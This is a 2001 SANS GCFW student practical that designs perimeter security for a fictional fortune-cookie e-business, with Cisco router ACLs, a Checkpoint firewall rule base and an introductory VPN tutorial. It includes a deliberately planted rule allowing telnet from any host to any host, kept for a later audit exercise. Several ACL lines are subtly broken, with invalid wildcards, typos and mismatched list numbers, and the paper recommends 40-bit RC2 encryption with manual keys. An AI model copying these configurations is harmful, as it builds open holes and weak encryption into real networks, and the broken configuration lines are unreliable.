



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Firewalls, Perimeter Protection, and VPNs

SANS GCFW Practical Assignment

New England SANS

Version 1.6

Brandon Board

October 2001

© SANS Institute 2000 - 2002, Author retains full rights.

Table of Contents

Assignment 1	3
Assignment 2	6
Assignment 3	23
Assignment 4	41

© SANS Institute 2000 - 2002, Author retains full rights.

Security Architecture Requirements (Assignment 1)

Define a security architecture for GIAC Enterprises, an e-business which deals in the online sale of fortune cookie sayings. Your architecture must include the following components:


Your architecture must consider access requirements (and restrictions) for:

- Customers (the companies that purchase bulk online fortunes);
- Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);
- Partners (the international partners that translate and resell fortunes).

Summary of Proposed Architecture

GIAC Enterprise network will consist of Microsoft, Cisco and Checkpoint products. These products are seen as “best in industry” by many in the corporate world. The environment will consist of (1) external firewall, (1) primary internal firewall, (3) secondary internal firewalls, and multiple Cisco router and switches. It was that determined that a “multi-zoned architecture” would provide GIAC will an optimal secure environment.

Network Diagram of Proposed Architecture



Business Requirements

- Web (HTTP and HTTPS) based ordering from public customers via the Internet
- Access by business suppliers to the cookie sayings database via the Internet
- Access by business partners to translate and re-sell fortune cookie sayings

Architecture Definitions

Perimeter Security

Border Router

A Cisco 3660 router with IOS 12.0 will be used as the border router. The first line of defense in a security architecture is a border router. This router's primary function is to direct network traffic. This router will not fully duplicate our firewall's rule set. However, some Access Control Lists (ACLs) blocking critical services will be shared. By design, this router will work in combination with the external firewall to maximize network security effectiveness.

Some of the functions of a border router are:

- Implement ingress filtering
- Implement egress filtering
- Block private addressing
- Control ICMP traffic
- Block source routing

The border router will feature a redundant power supply. Should one power supply fail the router will continue to function. This router is configured with HSRP (hot standby routing protocol), which allows all traffic to funnel through a second router the a primary router's links are down (Note: Hot site standby router is not currently active). The Cisco 3660 provides a module hot-swap capability that will be implemented in the future.

External Firewall (Berlin_Wall)

The external firewall will be a Nokia 440 Checkpoint Firewall-1 Version 4.1 with Service Pack 4. The external firewall will act as a choke point. All traffic in and out of our network must pass through this choke point. The firewall will protect GIAC's internal network from unauthorized access from the Internet. Also, It can restrict internal users from accessing data from our network. In order to preserve registered IP address space and to mask the IP addresses of internal systems, NAT (network address translation) is used. This functionality essentially rewrites the IP address of a transmitting internal machine with an IP address from the 192.168.1.0/24 network that has been temporarily assigned; the reverse operation is preformed on IP packets traveling into the network from the Internet. To be more specific, some rules defined are: Berlin_Wall will allow external customers to purchase orders via port 443 to the GIAC Web server and allow port 80 traffic to GIAC Web server to view public company information. More information will be discussed in assignment 2.

Corporate VPN

The Corporate Partner/Supplier network (remote users) will utilize Checkpoint VPN1 4.1 with Service Pack 4 to control access into GIAC internal network. This will allow company to company transactions to be encrypted. **This service will utilize three network interface cards: one for the external connection, one for the internal connection and one for access to the Partner/Supplier Network.**

Primary Internal Firewall

All secondary internal firewalls are Nokia IP330s with Check Point FW-1 4.1 Service Pack 4. Secondary internal firewalls will provide increased security by segmenting GIAC's internal network. Segmenting GIAC's network provides the following benefits:

- In the event a hacker makes it through the external and primary internal firewall, that hacker will still be prevented from accessing crucial company resources.
- Vendors or suppliers that are allowed into to the GIAC network can be restricted to where they have access.
- Secondary internal firewalls can be used to restrict internal users from accessing internal resources.

Secondary Internal Firewalls

The primary internal firewall will serve as a secondary line of defense for the internal network. This firewall will run a Cisco PIX 520 running version 6. By implementing multiple firewall vendors, it will be more difficult for an unauthorized users to break into GIAC's environment, since it is understood in theory that two firewall vendors will not have the same vulnerabilities at the same time.

Intrusion Detection

Intrusion Detection systems (i.e. ISS Real Secure) will be utilized through out the environment, and the data will be sent to the syslog server for analysis. Intrusion Detection systems will be utilized throughout GIAC internal environment. Since configurations on IDS systems were not required for this assignment, details were not included.

Internal Router

A Cisco 3660 router with IOS 12.0 will also be used as the internal router. This primary purpose of this router is to direct traffic. No ACLs will be utilized on this router, due to numerous internal firewalls segmenting GIACs internal network.

Internal Switches

Cisco 2924 switches were selected, running software version 12.0, to provide connectivity on the internal network. Cisco switches are now reasonably priced, yet are quite adequate for network traffic. Switches are being used, as opposed to hubs, for their performance advantages (separate collisions domains and increases throughput), and more features for enhancing security.

Security Policy Requirements (Assignment 2)

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

- Border Router
- Primary Firewall
- VPN

You may also wish to include one or more internal firewalls used to implement defense in depth or to separate business functions.

By ‘security policy’ we mean the specific ACLs, firewall ruleset, IPSec policy, etc. (as appropriate) for the specific component used in your architecture. For each component, be sure to consider internal business operations, customers, suppliers and partners. Keep in mind you are an E-Business with customers, suppliers, and partners - you MAY NOT simply block everything!

You must include the complete policy (ACLs, ruleset, IPSec policy) in your paper. It is not enough to simply state “I would include ingress and egress filtering...” etc. The policies may be included in an Appendix if doing so will help the “flow” of the paper.

(Special note VPNs: since IPSec VPNs are still a bit flaky when it comes to implementation, that component will be graded more loosely than the border router and primary firewall. However, be sure to define whether split-horizon is implemented, key exchange parameters, the choice of AH or ESP and why. PPP-based VPNs are also fully acceptable as long as they are well defined.)

Select one of the three security policies defined above and write a tutorial on how to implement the policy. Use screen shots, network traffic traces, firewall log information, and/or URLs to find further information as appropriate. Be certain to include the following:

1. A general explanation of the syntax or format of the ACL, filter, or rule for your device.
2. A general description of each of the parts of the ACL, filter, or rule.
3. A general explanation of how to apply a given ACL, filter, or rule.
4. For each ACL, filter, or rule in your security policy, describe:
 - The service or protocol addressed by the rule, and the reason this service might be considered a vulnerability.

- Any relevant information about the behavior of the service or protocol on the network.
 - If the order of the rules is important, include an explanation of why certain rules must come before (or after) other rules.
5. Select three sample rules from your policy and explain how you would test each rule to make sure it has been applied and is working properly.

Be certain to point out any tips, tricks, or potential problems (“gotchas”).

Designing Security Policy Outline

An IT security policy is foundational to the information security within an organization. Security policies define rules that regulate how your organization manages and protects its information and computing resources to achieve security objectives. Security policies that are documented, well known, and visibly enforced establish expected user behavior and serve to inform users of their obligations for protecting computing assets. Users include all those who access, administer, and manage your systems and have authorized accounts on your system. They play a vital role in implementing your security policies.

- Below is a complete outline for a security policy. In a complete policy, all areas should be addressed. For this assignment only select areas will be expanded upon based on the requirements of the assignment.

GIAC Information Security Baseline Policies: These policies cover all of the management decisions, intentions, definitions, and rules relating to information security in place, at a particular time, and thus define GIAC Information Security Management Program. These policies determine the minimum level of security to be achieved and establish the criteria against which results are measured. The recommended baseline policies are:

- *Policy 01.00.00: Enterprise Security*
- *Policy 02.00.00: Security Management*
- *Policy 03.00.00: Software Security*
- *Policy 04.00.00: Personnel Security*
- *Policy 05.00.00: Physical/Environmental Security*
- *Policy 06.00.00: Business Continuity Planning*
- *Policy 07.00.00: Identification & Authentication*
- *Policy 08.00.00: Logical Access Control*
- *Policy 09.00.00: System Auditing*
- *Policy 10.00.00: Network Security*
- *Policy 11.00.00: Encryption*
- *Policy 12.00.00: Communication Security*
- *Policy 13.00.00: Security Monitoring & Incident Response*
- *Policy 14.00.00: Security of Information Systems Operations & Support*

- For this assignment only select areas will be expanded upon based on the requirements of the assignment.

Specific IT Systems (per assignment)

Border Router

Summary Policy

The border router will be act as a choke point separate external and internal information traffic. The Cisco border router will utilize certain filtering capabilities, but it will not act as GIAC primary firewall. The border router for GIAC Enterprises will be responsible for the following items:

- Inbound traffic filtering
 - The border router is configured where ingress filter will be applied by dropping and logging traffic coming from private and non-routable address spaces.
 - Only TCP packets which have been “ACKed” will be allowed on the GIAC network.
 - Login services will be blocked.
 - RPC and NFS services will be blocked. NFS runs on 2049 and lock runs on 4045.
 - X-windows services will be blocked.
 - NetBIOS services will be blocked.
 - Allow SMTP traffic to only trusted mail servers.
 - Allow DNS traffic to only trusted name servers.
 - Allow NTP traffic to only trusted time servers.
 - All remaining traffic will be logged for regular review in accordance with GIAC corporate security policy.
- Outbound traffic filtering
 - Egress filtering will prevent outbound spoofing from unauthorized users.
 - All remaining traffic will be logged for regular review in accordance with GIAC corporate security policy.
- The router will utilize necessary security features.
 - SSH access to the router and monitoring server will be limited to designated trusted systems.
 - Access to SNMP services will be restricted to minimal trusted systems.
 - Source routing will be disabled so that packets cannot be diverted to another system.
 - Malicious directed broadcasts will be averted from causing “DOS” issues.
 - Password encryption will be enforced.
 - The echo service will be disabled.
 - Http services will be disabled.
 - The discard service will be disabled.
 - The chargen service will be disabled.
 - The daytime service will be disabled.
 - The finger service will be disabled.
 - Bootp servers will be disabled.

- ICMP unreachable messages will be disabled.
- Only specific ICMP messages will be allowed on GIAC network.
- CDP will be prevented from transmitting unnecessary GIAC network information.
- A warning banner will be utilized for legal repercussions.

Additional information can be found at: <http://www.cisco.com/warp/public/707/21.html>

Cisco Border Router Security Policy

**** 1.2.3.4 represents the necessary host IP - a.b.c.d represents the necessary subnet.**

Inbound Access List

```
Interface Serial 0
  ip address 1.2.3.4 a.b.c.d
  ip access-group 109 in
```

*

* *Ingress filtering is enable and defined below*

*

```
access-list 109 deny ip 10.0.0.0 0.255.255.355 any log
access-list 109 deny ip 172.16.0.0 0.15.255.255 any log
access-list 109 deny ip 192.168.0.0 0.0.255.255 any log
access-list 109 deny ip 127.0.0.0 0.255.255.255 any log
access-list 109 deny ip 224.0.0.0 7.255.255.255 any log
access-list 109 deny ip 240.0.0.0 63.255.255.255 any log
access-list 109 deny ip 255.0.0.0 63.255.255.255 any log
access-list 109 deny ip host 0.0.0.0 any log
```

*

* *Deny Login services and log any activity*

*

```
access-list 109 deny tcp any any range ftp telnet log
access-list 109 deny tcp any any range exec lpd log
```

*

* *Deny RPC and NFS and log any activity*

*

```
access-list 109 deny udp any any eq sunrpc log
access-list 109 deny tcp any any eq sunrpc log
access-list 109 deny udp any any eq 2049 log
access-list 109 deny tcp any any eq 2049 log
access-list 109 deny udp any any eq 4045 log
access-list 109 deny tcp any any eq 4045 log
```

*

* *Deny NetBIOS and log any activity*

*

```

access-list 109 deny tcp any any 135 log
access-list 109 deny udp any any 135 log
access-list 109 deny udp any any range 137 138 log
access-list 109 deny tcp any any eq 139 log
access-list 109 deny tcp any any eq 445 log
access-list 109 deny upd any any eq 445 log
*
*
*
*   Deny XWindows and log any activity
*
access-list 109 deny tcp any any range 6000 6255 log
*
*   Allow only "ACKed" tcp packets to our network
*
access-list 109 permit tcp any 1.2.3.4 a.b.c.d gt 1023 established
*
*   Allow SMTP traffic to only the mail server(s)
*
access-list 109 permit tcp any 1.2.3.4 0.0.0.0 eq 25
*
*   Allow DNS traffic to only the name server(s)
*
access-list 109 permit tcp any 1.2.3.4 0.0.0.0 eq 53
access-list 109 permit udp any 1.2.3.4 0.0.0.0 eq 53
*
*   Allow HTTP traffic to only the web server(s)
*
access-list 109 permit tcp any 1.2.3.4 0.0.0.0 eq 80
*
*   Allow NTP traffic to only the time servers
*
access-list 109 permit tcp ant a.b.c.d 0.0.0.0 123
access-list 109 permit udp ant a.b.c.d 0.0.0.0 123
*
*   Log everything else (inbound)
*
access-list 109 deny ip any any log

```

Outbound Access List

Interface Ethernet 0

ip address 1.2.3.4 a.b.c.d

ip access-group 102 in

*

* *Allow IP addresses from GIACs network to outside world*

```

*
access-list 7 permit 1.2.3.4 a.b.c.d any
*
*   Allow outbound web server replies
*
access-list 110 permit tcp 1.2.3.4 0.0.0.0 any gt 1023 est
*
*   Allow outbound replies from the mail server
*
access-list 110 permit tcp 1.2.3.4 0.0.0.0 any gt 1023 est
*
*   Allow outbound replies from the DNS server
*
access-list 110 permit tcp 1.2.3.4 0.0.0.0 any gt 1023 est
*
*   Allow outbound DNS traffic from the DNS server
*
access-list 110 permit udp 1.2.3.4 0.0.0.0 any eq 53
*
*   Allow only DNS traffic permitted above
*
access-list 110 deny udp 1.2.3.4 a.b.c.d any
*
*   Egress filtering and logging of any activity
*
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log
access-list 110 deny ip 172.16.0.0 0.15.255.255 any log
access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny ip any 192.168.0.0 0.0.255.255 log
access-list 110 deny ip any 172.16.0.0 0.15.255.255 log
access-list 110 deny ip any 10.0.0.0 0.255.255.255 log
*
*   Log everything else not previously mentioned
*
access-list 110 deny ip any any log

*   Securing GLACs Cisco Border Router
*
*   Limit SSH access to the router to the monitoring server
*
access-list 15 permit host 1.2.3.4
    line vty 0 5
        transport input ssh
        access-class 10
        login
*

```

* *Restrict access to SNMP services*
 *
 access list 16 permit host 1.2.3.4
 snmp server community untrusted RO 10
 snmp server community trusted RW 11
 *
 * *Disable source routing so that packets cannot be re-routed to another system*
 *
 no ip source-route
 *
 * *Enable password encryption*
 *
 service password-encryption
 *
 * *Disable unneeded services such as echo, discard, chargen, and daytime*
 *
 no service tcp-small-servers
 no service udp-small-servers
 *
 * *Disable finger service*
 *
 no service finger
 *
 * *Disable http and bootp servers*
 *
 no ip http server
 no ip bootp server
 *
 * *Prevent malicious directed broadcasts from causing denial of service problems*
 *
 no ip direct-broadcast
 *
 * *Restrict ICMP unreachable messages on all interfaces*
 *
 no ip unreachables
 *
 * *Prevent CDP*
 *
 no cdp enable
 *
 * *Add a warning banners*
 *
 banner login
 *

Primary Firewall (Berlin_Wall)


Summary Policy

The external firewall will be a Nokia 440 Checkpoint Firewall-1 Version 4.1 with Service Pack 4. The external firewall will act as a choke point restricting both outbound and inbound network traffic passing through the GIAC network. The GIAC External firewall will utilize three separate network interfaces: (1) internal, (2) external, and (3) Corporate DMZ. All traffic in and out of our network must pass through firewall. The firewall will protect GIAC's internal network from unauthorized access from the Internet.

The process for establishing an optimally functioning rule set is difficult at first. For this assignment, GIAC will need HTTP(port 80), HTTPS(port 443) for customers ordering, DNS(port 53), SMTP(port 25), VPN service access from trusted partners and suppliers (this will be discussed later), and some additional rules that will be added to my assignment based on discussing with GIAC management.






















However, the first step in designing a FW1 rule set will be to disable all of FW-1 default (i.e. implied) policy settings. Checkpoint loves to try and make things easy for users (HA). The screen shot below is depicting this process below. The existence of these default rules may not be known by many people inexperienced in FW-1 people. For this task to be accomplished, go to the menu item policy / properties tab and unselect the "Implied Rules" in the "Security Policy" section of the pop up menu. The screenshot below is an example of the "Security Policy" menu.

© SANS Institute 2000 - 2002



Once all default rules have been removed, the process of building the rule base can begin. Rules modifications and addition(change management) should always be tested before placing the firewall into a production environment. Making changes on the fly can create huge problems and cost your company lots of money and possible your job. It is probably a good idea to have the role and responsibilities of your company defined. These state what you, as a firewall administrator, have the ability to modify with/without management/supervisor approval. Many times executives do not take the “security guy’s” opinion seriously when it comes to the what is best for the company network. The functionality of the business is the number goal in many companies. However, if a problem(event) occurs the “security guy” is the first to be blamed.

Note: Per the assignment, screenshots are encouraged. So I used screen shots from Michael_Vars_GCFW.doc due to the lack of a actual Checkpoint firewall system being readily available. However, I have reflected my own views on building a firewall rule set for GIAC to better my paper and avoid plagiarism.

No.	Source	Destination	Service	Action	Track	Install On	Time	
1	 FW_Admin	 Berlin_Wall	 FireWall1	 accept	 Long	 Gateways	 Any	permits access to Firewall from specific IP address to Firewall Management Client
2	 Any	 Berlin_Wall	 NBT  ident	 reject		 Gateways	 Any	This rule will reject Netbios and Ident traffic
3	 Any	 Berlin_Wall	 Any	 drop	 Long	 Gateways	 Any	This rule drops all traffic from external addresses to the Firewall

These three rules above will determine who has access to and who is restricted from establishing a connection **with** the firewall directly. The purpose of these rules are the ability to manage the firewall from specific consoles on the internal GIAC network. GIAC external firewall will be known by “Berlin_Wall” for the purpose of my assignment. You **never** want to have external address included in a rule that allows a connection to manage the firewall. If there was a “GOLDEN RULE”, in my opinion this would be it.

Rules:

1. This rule allows the Firewall Administrator to establish a connection directly to the firewall from a specified IP address. This is a feature of the FW1 Management Client that Checkpoint. Lots of people utilize the FW1 Management Client package. However, I do not believe it is necessary if you always have someone onsite at GIAC that can manage the firewall.
2. This rule block common unnecessary traffic any Netbios and Ident traffic. The Netbios services periodically broadcast their names of the machines that use this service over the network so that Network Neighborhood or My Network Places can catalog them. For TCP/IP networks, NetBios names are turned into IP addresses via manual configuration in an LMHOSTS file or a WINS server. As you can probably already tell, this is a service needs to be disabled utilizing ports 137, 138, 139.

The Identification Protocol (a.k.a., "ident") provides a means to determine the identity of a user of a particular TCP connection. Given a TCP port number pair, it returns a character string which identifies the owner of that connection on the server's system. Once again this is not a good for a firewall to be allowing.

3. This rules denies any connections attempts not already permitted by rule #1 destined to the firewall itself. I will repeat this statement once again: You **never** want to have external address included in a rule that allows a connection to manage the firewall. If there was a “GOLDEN RULE”, in my opinion this would be it

4	Internal_Network	external_DNS	domain-udp	accept	Long	Gateways	Any	This rule all Network IP server on L
5	Internal_Network	external_mail	smtp	accept	Long	Gateways	Any	This rule all Network IP server on T
6	Internal_Network	GIAC_proxy	http https	accept	Long	Gateways	Any	Allow inconn web server

Rules 4,5, and 6 will grant access to services needed for the GIAC Enterprise to function.

4. This rule will allow connections using UDP port 53(DNS) to be established to the GIAC external DNS that are not originating from the GIAC internal network. This rule is necessary because the external DNS server will contain all publicly known IP address for GIAC Enterprises. If someone wants to visit GIAC public web site this server will give the user directions.
5. This rule will allow TCP port 25 connections that are not originating from the GIAC internal network's IP address range to the GIAC external SMTP mail server. The rule allows external mail destined for GIAC network to go through the external mail server. You do not want external hosts to have the ability to access your internal mail server. Even if there is not any classified or important information transfer by mail at GIAC, the possible problems that could arise from this vulnerability; personal information, loss of company reputation from GIAC corporate spoofed e-mails, are great.
6. This rule will allow TCP port 80 and TCP port 443 connections that are not originating from the GIAC internal network's IP address range to the GIAC Web Proxy. GIAC customers will place orders via the web utilizing port 443. Port 80 will be needed for the public to reach non-crucial company information. This will route all HTTP and HTTPS traffic through their web proxy. This rules provides extra security and can provide more logging capabilities.

7	Service_Network_Systems	Syslog_Server	syslog	accept	Long	Gateways	Any	Allow Ser to syslog :
8	Partner/Supplier_Network	external_DNS	domain-udp	accept	Long	Gateways	Any	This rule a network to
9	Partner/Supplier_Network	external_mail	smtp	accept	Long	Gateways	Any	This rule a network to on TCP 25

Rules 7, 8, and 9 are needed to allow communications between systems in our network.

7. This rule allows specific systems (i.e. mail server, DNS server, and IDS systems) on the GIAC network to send their logs to a central Syslog server located on the GIAC network. A Syslog server is a device that collects messages send from different sources and stores them locally on the its system. This rule gives GIAC personnel the ability to easily review the audit logs from many machines. We all know what a pain it is to review the logs of multiple systems located at multiple locations.
8. This rule allows all of the systems on the Partner/Supplier network to query the DNS server located on in GIACs DMZ with UDP port 53. Note: This rule is different from rule #4. The purpose here is to allow trusted machines on the external side of our firewall to have to ability to communicate with our internal DNS server. This internal DNS server will contain the “directions” to GIAC important systems that are not known to the general public. There is possibly one problem I would like to note. By using this rule, you are placing trust in the security of our partner/supplier’s network. There is a possibility that their network is broken into then they could access the GIAC internal DNS server.
9. This rule allows all of the systems on the Partner/Supplier network to access the Mail Server located in the GIAC DMZ via SMTP port 25. You do not want external hosts to have the ability to access your internal mail server. Even if there is not any classified or important information transfer by mail at GIAC, the possible problems that could arise from this vulnerability; personal information, loss of company reputation from GIAC corporate spoofed e-mails, are great.

10	Internal_Network	Partner/Supplier_Net	SSH	accept	Log	Gateways	Any	This rule allow connect to any network and it TCP Port 22 (S
11	Service_Network	Internal_Network	Any	deny	Mail	Gateways	Any	This rule will e any systems ne w internal core

Rules 10 and 11 deal with network-to-network communications.

10. This rule allows SSH access originating from the GIAC network address range to the Partner/Supplier network and Database network. The purpose is to provide an additional level of security when connection to what could be seen as systems that contain GIAC crucial information. Today many companies are encrypting all internal network traffic. This could however cause some network performance issues.
11. This rule denies all other attempted connections originating from the Partner/Supplier network to the any another GIAC internal network utilizing ports not already excepted. Every though GIAC will grant so level of access from the Partner/Supplier network to the internal network, you want to explicitly deny all other traffic. This rule is designed to also kickoff an e-mail to one or all FW1 Admin(s) for GIAC if any connection matching this rule are attempted.

Note: Now that I will add some extra rules based upon decisions made by GIAC management:

Source	Destination	Services	Action
<i>Internal Users</i>	<i>Any</i>	<i>http</i>	<i>accept</i>

This rule will grant the user group “internal users” access to the Internet. Some people may want to restrict this, however at GIAC Internet access is allowed.

<i>Internal Users</i>	<i>Any</i>	<i>https</i>	<i>accept</i>
-----------------------	------------	--------------	---------------

This rule will grant the user group “internal users” access to external systems that will require port 443 tcp connection.

<i>Security Department</i>	<i>Any</i>	<i>icmp</i>	<i>accept</i>
----------------------------	------------	-------------	---------------

This rule is to allow only personnel in the user group “security department” the ability to use ICMP services(i.e. ping and tracer). ICMP will be used for troubleshooting purposes.

<i>Customers</i>	<i>GIAC_web</i>	<i>https</i>	<i>accept</i>
------------------	-----------------	--------------	---------------

This rule will allow GIAC customers to place orders of cookies, while the clean rule will restrict them from accessing the GIAC network with any other service that has not already been allowed.

<i>Any</i>	<i>Any</i>	<i>telnet</i>	<i>accept</i>
------------	------------	---------------	---------------


First let me state that **I know this is a BAD RULE**. This rule will allow any inbound or outbound traffic to establish a telnet(port 23) connection to the other. However, this bad rule was placed here for the reason of it being found in assignment 3, the firewall audit. This will be exploited in Assignment 3, so please do not ding me because of it.



- This rule is considered the “clean up rule”. All other connection not already allowed in one of the rules above, will be DENIED!!!!!! However, you could change that “drop” selection to a “log” selection and capture all denied connections to the GIAC network that were attempted. To accomplish this you would have generate this log on another system or have a really big hard drive and back up this data daily on tape.

VPN Policy

Checkpoint FW-1 can support various methods of encryption (i.e. Triple DES, DES, FWZ, IPSEC, DES-40). **IPSec will be used for the purpose of this assignment for GIAC Enterprises. However, IPSec is still more difficult to implement due to it still being a newer technology than say SSH. IPSec does have advantages over the alternatives selections by provided: access controls, data origin authentication, message integrity, replay protection, and confidentiality. IPSec also provides limited protections against traffic flow analysis. IPSec is a security protocol from the IETF that provides authentication and encryption over the Internet. Unlike SSL, which provides services at layer 4 and secures two applications, IPSec works at layer 3 and secures everything in the network. Since IPSec was designed for the IP protocol, it has wide industry support and is used by many and widely considered to become the standard for virtual private networks (VPNs) on the Internet. IPSec uses a “security association” or “SA” which contains a special feature of defining whether the data packet is encrypted and/or authenticated. Also, algorithms which specify the specific encryption algorithm and authentication algorithm; keys used for those algorithms; and additional data can be selected. The Security Parameter Index (SPI) is a 32-bit value that identifies the specific SA. **GIAC will utilize the Encapsulated Security Payload (ESP) (ip protocol 50) using tunnel mode to connect multiple security gateways together. ESP is my choice due to the superior level over of protection involving the payload data and to ability to function with NAT applications over authentication header(AH). The IP packets will be encrypted with the Encapsulated Security Payload (ESP) standard defined as RC2-40. The key exchange process for Manual IPSec is a manual process. See the screen shot below for information****



A firewall-to-firewall VPN connection will be configured for all necessary suppliers and partners. Each person for GIAC partners/suppliers that requires access to the GIAC network will be required to use the VPN-1 SecuRemote client software traveling through the GIAC external Checkpoint FW1 firewall. Using VPN-1 SecuRemote, remote users can connect to GIAC corporate network via Internet connections and establish secure VPN sessions to access sensitive network resources. Note: GIAC Partners/suppliers will also use FW1 with VPN-1. The VPN client transparently encrypts and authenticates critical data to leaving remote hosts to protect against eavesdropping and malicious data tampering. Once the configuration process of the SecuRemote software has began, configuration settings, defining users, authentication, encryption and routing must be determined. An internal database of partner and supplier user names will define several types of access controls. These controls can include restrictions on authentication method, encryption type, accessible addresses, and the time of day access will be granted. **The part 2 section will detail GIAC VPN rule set and act as a tutorial for someone new to VPNs.**

VPN Tutorial (part 2)

Background

VPNs are still considered relative new technology by few people. I will attempt to help you better understand what exactly is a VPN and then how to install a VPN-1 solution using a Checkpoint FW-1 solution.

A VPN appears as a private national or international network connection to the using companies premises, but physically shares back-bone trunks and additional physical resources with other customers of the transporting enterprise. From the perspective of an enterprise, a VPN is nothing more than a public network connection indistinguishable from a dial-up connection. From the perspective of a remote access user, a VPN connection is identical to a dial-up connection.

VPNs incorporate key technologies that permit private networking over public intranetworks and internetworks. A VPN connects the physical components and resources of two networks, or a network and a remote user, over another network, such as the Internet. VPNs accomplish this by providing a means for the user to “tunnel” through the Internet or other public networks in such a way that the tunnel participants may enjoy the same network security and user features available in private networks.

